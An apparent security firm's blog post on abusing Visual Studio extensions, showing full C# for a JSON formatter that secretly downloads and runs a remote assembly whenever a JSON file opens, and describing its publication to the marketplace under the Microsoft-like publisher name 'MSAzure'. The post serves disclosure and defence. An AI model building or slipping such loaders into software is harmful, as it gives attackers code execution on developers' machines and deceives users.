-

Adversary Simulation
Our best in class red team can deliver a holistic cyber attack simulation to provide a true evaluation of your organisation’s cyber resilience.
-

Application
SecurityLeverage the team behind the industry-leading Web Application and Mobile Hacker’s Handbook series.
-

Penetration
TestingMDSec’s penetration testing team is trusted by companies from the world’s leading technology firms to global financial institutions.
-

Response
Our certified team work with customers at all stages of the Incident Response lifecycle through our range of proactive and reactive services.
Visual Studio Extensions Revisited
28/05/2026
Introduction
A few years ago we looked at how Visual Studio Code extensions could be used for initial access in red team engagements; at the time, the results were quite scary. Fast forward three years and we now have GitHub being hacked by a compromised VS Code extension. In light of the GitHub hack, we felt it might be prudent to take a peak beneath the curtain of Code’s big brother, Visual Studio.
Given the rise of extension malware, and three years have passed since our last post, you would have hoped it was enough time for Microsoft to sort this ecosystem out. If you just want the spoiler and don’t want to read on, the TLDR is it’s as much of a dumpster fire as ever.
Building Visual Studio Malware Extensions
Visual Studio extensions come typically in one of two flavours:
- Classic VSSDK extensions which usually run inside
devenv.exe. They can do a lot, but they can affect IDE stability and usually need restart after install/update. Typically these extensions are developed in .NET framework. - VisualStudio.Extensibility extensions which are designed primarily to run out-of-process, using modern .NET. Microsoft says this model focuses on improved performance and reliability by isolating the extension from the IDE process.
We’re going to focus on building a VisualStudio.Extensibility extension, which Visual Studio kindly provides a template for:

The extension template provides relatively straightforward code that targets net8.0 and simply pops a message box on demand:
using Microsoft;
using Microsoft.VisualStudio.Extensibility;
using Microsoft.VisualStudio.Extensibility.Commands;
using Microsoft.VisualStudio.Extensibility.Shell;
using System.Diagnostics;

namespace HelloWorldExtension
{
    /// <summary>
    /// Command1 handler.
    /// </summary>
    [VisualStudioContribution]
    internal class Command1 : Command
    {
        private readonly TraceSource logger;

        /// <summary>
        /// Initializes a new instance of the <see cref="Command1"/> class.
        /// </summary>
        /// <param name="traceSource">Trace source instance to utilize.</param>
        public Command1(TraceSource traceSource)
        {
            // This optional TraceSource can be used for logging in the command. You can use dependency injection to access
            // other services here as well.
            this.logger = Requires.NotNull(traceSource, nameof(traceSource));
        }

        /// <inheritdoc />
        public override CommandConfiguration CommandConfiguration => new("%HelloWorldExtension.Command1.DisplayName%")
        {
            // Use this object initializer to set optional parameters for the command. The required parameter,
            // displayName, is set above. DisplayName is localized and references an entry in .vsextension\\string-resources.json.
            Icon = new(ImageMoniker.KnownValues.Extension, IconSettings.IconAndText),
            Placements = [CommandPlacement.KnownPlacements.ExtensionsMenu]
        };

        /// <inheritdoc />
        public override Task InitializeAsync(CancellationToken cancellationToken)
        {
            // Use InitializeAsync for any one-time setup or initialization.
            return base.InitializeAsync(cancellationToken);
        }

        /// <inheritdoc />
        public override async Task ExecuteCommandAsync(IClientContext context, CancellationToken cancellationToken)
        {
            await this.Extensibility.Shell().ShowPromptAsync("Hello from an extension!", PromptOptions.OK, cancellationToken);
        }
    }
}
When deployed, the new extension registers a new command that eventually runs ExecuteCommandAsync on-demand (i.e. when the extension is selected from the Extensions menu item):

While that in itself is useful to prove our extension works, we may want something more incognito for a red team engagement. To do this, we can register a new listener in our extension. Microsoft’s docs say there are two types of text view listeners: ITextViewChangedListener and ITextViewOpenClosedListener; together they observe opening, closing, and modification of text editors.
Using the ITextViewOpenClosedListener listener we can create an extension that automatically triggers any time a file is opened in Visual Studio. In this case, we filtered the trigger to apply on opening files with the JSON extension and for bonus points actually implemented a JSON formatter:
using Microsoft.VisualStudio.Extensibility;
using Microsoft.VisualStudio.Extensibility.Editor;
using System.Diagnostics;
using System.Reflection;
using System.Text.Json;

namespace PrettyJson
{
    /// <summary>
    /// Auto-formats a JSON document the moment it is opened in the editor.
    /// Documents that aren't valid JSON, or that are already formatted, are left untouched.
    /// </summary>
    [VisualStudioContribution]
    internal class JsonAutoFormatListener : ExtensionPart, ITextViewOpenClosedListener
    {
        private static readonly JsonSerializerOptions PrettyOptions = new()
        {
            WriteIndented = true,
        };

        private readonly TraceSource logger;

        public JsonAutoFormatListener(TraceSource traceSource)
        {
            this.logger = traceSource;
        }

        public TextViewExtensionConfiguration TextViewExtensionConfiguration => new()
        {
            AppliesTo = [DocumentFilter.FromDocumentType("json")],
        };

        public async Task TextViewOpenedAsync(ITextViewSnapshot textView, CancellationToken cancellationToken)
        {
            var document = textView.Document;
            if (document.Length == 0)
            {
                return;
            }

            var fullRange = new TextRange(document, 0, document.Length);
            var originalText = fullRange.CopyToString();

            if (!TryPrettyFormat(originalText, out var prettyText))
            {
                this.logger.TraceEvent(TraceEventType.Information, 0, "Opened document is not valid JSON; leaving untouched.");
                return;
            }

            if (string.Equals(originalText, prettyText, StringComparison.Ordinal))
            {
                return;
            }

            await this.Extensibility.Editor().EditAsync(
                batch => document.AsEditable(batch).Replace(fullRange, prettyText),
                cancellationToken);
        }

        public Task TextViewClosedAsync(ITextViewSnapshot textView, CancellationToken cancellationToken)
            => Task.CompletedTask;


        private static bool TryPrettyFormat(string text, out string prettyText)
        {
            var trimmed = text.Trim();
            if (trimmed.Length == 0)
            {
                prettyText = string.Empty;
                return false;
            }

            try
            {
                using var doc = JsonDocument.Parse(trimmed, new JsonDocumentOptions
                {
                    AllowTrailingCommas = true,
                    CommentHandling = JsonCommentHandling.Skip,
                });
                prettyText = JsonSerializer.Serialize(doc.RootElement, PrettyOptions);
                return true;
            }
            catch (JsonException)
            {
                prettyText = string.Empty;
                return false;
            }
        }
    }
}
To add a little spice to the extension, we turned it in to a remote assembly loader by adding the following to TextViewOpenedAsync:
            try
            {
                var plain = await FetchUpdateAsync("<http://192.168.200.2:8080/update.txt>");
                LoadUpdate(plain, new[] { "" });
            }
            catch (Exception ex)
            {
            }
And implementing some basic reflection code to fetch, decode and execute the entrypoint of an encoded and remotely hosted assembly:
private static async Task<byte[]> FetchUpdateAsync(string url)
        {
            using var client = new HttpClient();
            var response = await client.GetAsync(url);
            response.EnsureSuccessStatusCode();

            var base64 = await response.Content.ReadAsStringAsync();
            return Convert.FromBase64String(base64.Trim());
        }
        private static void LoadUpdate(byte[] rawAssembly, string[] args)
        {
            // Resolve System.Runtime.Loader
            var loaderAsm = AppDomain.CurrentDomain.GetAssemblies()
                .FirstOrDefault(a => a.GetName().Name == "System.Runtime.Loader")
                ?? Assembly.Load(new AssemblyName("System.Runtime.Loader"));

            // Get AssemblyLoadContext type and constructor
            var alcType = loaderAsm.GetType("System.Runtime.Loader.AssemblyLoadContext");
            var ctor = alcType.GetConstructor(new[] { typeof(string), typeof(bool) });
            var ctx = ctor.Invoke(new object[] { Guid.NewGuid().ToString(), true });

            // Load assembly from stream
            var loadFn = alcType.GetMethod("LoadFromStream", new[] { typeof(Stream) });
            using var ms = new MemoryStream(rawAssembly);
            var asm = loadFn.Invoke(ctx, new object[] { ms });

            // Get entrypoint via reflection on the returned assembly object
            var asmType = asm.GetType();
            var entryProp = asmType.GetProperty("EntryPoint");
            var entry = (MethodInfo)entryProp.GetValue(asm);

            if (entry == null)
                throw new InvalidOperationException("No entrypoint found.");

            // Handle args parameter presence
            var parameters = entry.GetParameters();
            object[] invokeArgs = parameters.Length == 0
                ? null
                : new object[] { args };

            try
            {
                var result = entry.Invoke(null, invokeArgs);

                // Handle async entrypoint
                if (result is Task t)
                    t.GetAwaiter().GetResult();
            }
            catch (TargetInvocationException ex)
            {
                throw ex.InnerException ?? ex;
            }
            finally
            {
                // Unload the context
                var unload = alcType.GetMethod("Unload");
                unload?.Invoke(ctx, null);
            }
        }
Debugging the extension and having it retrieve a remote assembly which simply did the following:
using System.Runtime.InteropServices;

[DllImport("user32.dll", CharSet = CharSet.Unicode)]
static extern int MessageBox(IntPtr hWnd, string text, string caption, uint type);

var processName = System.Diagnostics.Process.GetCurrentProcess().ProcessName;
MessageBox(IntPtr.Zero, processName, "Process", 0);

We can see that, at least in our development environment, we’re able to fetch and run remote assemblies to get out of process execution inside ServiceHub.Host.Extensibility.arm64.exe:


When the listener triggers, the extension is loaded as a DLL from the extension folder:
Publishing to the Visual Studio Malwareplace Marketplace
Now that we have an extension we can use for code execution, the next question is if we can get it in to the Visual Studio marketplace. Some of this was covered during our original VS Code research, but is provided again to incorporate any changes/protections that might have been introduced over the last three years.
Access to the marketplace can be obtained using any Microsoft account; I used a simple throwaway outlook.com account. To publish an extension, you first need a publisher, which you’re prompted for following login:

As we noted previously, there is little validation done on the publisher names / ID, with the exception that it must not already be in use or one of the reserved keywords. For example, trying to register a new published named Microsoft or Azure will be blocked as so:



Aside from this there seems to be little validation, so some creative licence can be applied. For example, we created the publisher MSAzure:
Once a publisher has been obtained, a new extension can be created. To create a new extension, it simply involves uploading a VSIX file, which can be generated by compiling a Release build:


Once the extension has been uploaded, Microsoft appear to do some verification checks on the extension, though the exact checks are unknown but it does not appear to be security related. Either way, it did not prohibit us adding our assembly loader to the marketplace and making it public for all users to install:
Extension Attack Surface
The attack surface for Visual Studio extensions is slightly smaller than Code as there is no URL protocol handler (that we could find) that handles the direct install of extensions. Instead, the attack surface is limited to:
- VSIX files shared with targets through phishing,
- VSIX files obtained from the web based marketplace such as https://marketplace.visualstudio.com/items?itemName=MSAzure.visualstudio
- Extensions delivered from within the marketplace browser inside the Visual Studio UI
An example of the latter is shown below:

When installing the extension through one of the above delivery means, the Visual Studio Installer will be loaded, as shown below:

If the extension is set to install for AllUsers, it may optionally require elevation and leads to the extension being deployed in Program Files:


When installed from the marketplace, the VSIX file will be dropped to the %LOCALAPPDATA%\\Temp folder and installed with arguments similar to the following, which may be useful for defenders retrospectively hunting for extension installs in their environment:
While researching this we searched the %LOCALAPPDATA%\\Temp folder for other extensions and noted Microsoft appear to legitimately be using the name payload.vsix for some extensions, which initially raised a little panic:
The most likely infection vector for extensions compromise of either an existing, legitimate extesion, as was the case of GitHub’s infection, or introduction of a new extension to the marketplace to gain installs over time. Both of these are potential avenues for supply chain attack. However, they may be more complex to detect, given the additional detection flexibility. This is more often given to developer environments and is a common place for this type of extensions where privileged access is needed for running, debugging, scripting and other means of reflective code execution.
Mapping the Market
Once a good understanding of the attack surface had been established, we were also curious to investigate what, if anything, lurked in the wild.
Initial inspection of the marketplace revealed there to be close to 10k extensions for Visual Studio. Manually reviewing these was infeasible and therefore an automated approach to do more at scale analysis was needed.
To do this, we developed a five-stage automated pipeline to perform large-scale static security analysis of the Visual Studio Marketplace extension catalog. The pipeline enumerates, downloads, unpacks, decompiles, and triages extensions using a combination of deterministic static analysis and LLM-assisted reasoning, without executing any extension code.
The pipeline performed the following steps:
- Acquisition: we enumerated all classic Visual Studio (non-VS Code) extensions from the Marketplace gallery API using the
extensionqueryendpoint, filtering on theMicrosoft.VisualStudio.Ide.Payloadasset type to isolate genuine VS extensions from the mixed catalog. The latest version of each extension was downloaded to an S3 bucket. The corpus contained 9,910 unique extensions; 8,566 stored as VSIX packages. The remainder were excluded as OLE2 legacy format (506), oversized installer bundles (485), PE/MSI self-installers (327), or other non-ZIP formats. - Unpacking: Each VSIX was opened and extracted to the S3 bucket. The extension manifest was parsed to extract asset types and install-time targets. Each extension’s contents were bucketed into categories – managed assemblies, native DLLs, MSBuild targets, scripts, T4 templates, config – and an execution surface list was produced identifying the members capable of running code.
- Decompilation and Capability Extraction: all 8,586 extensions were decompiled using
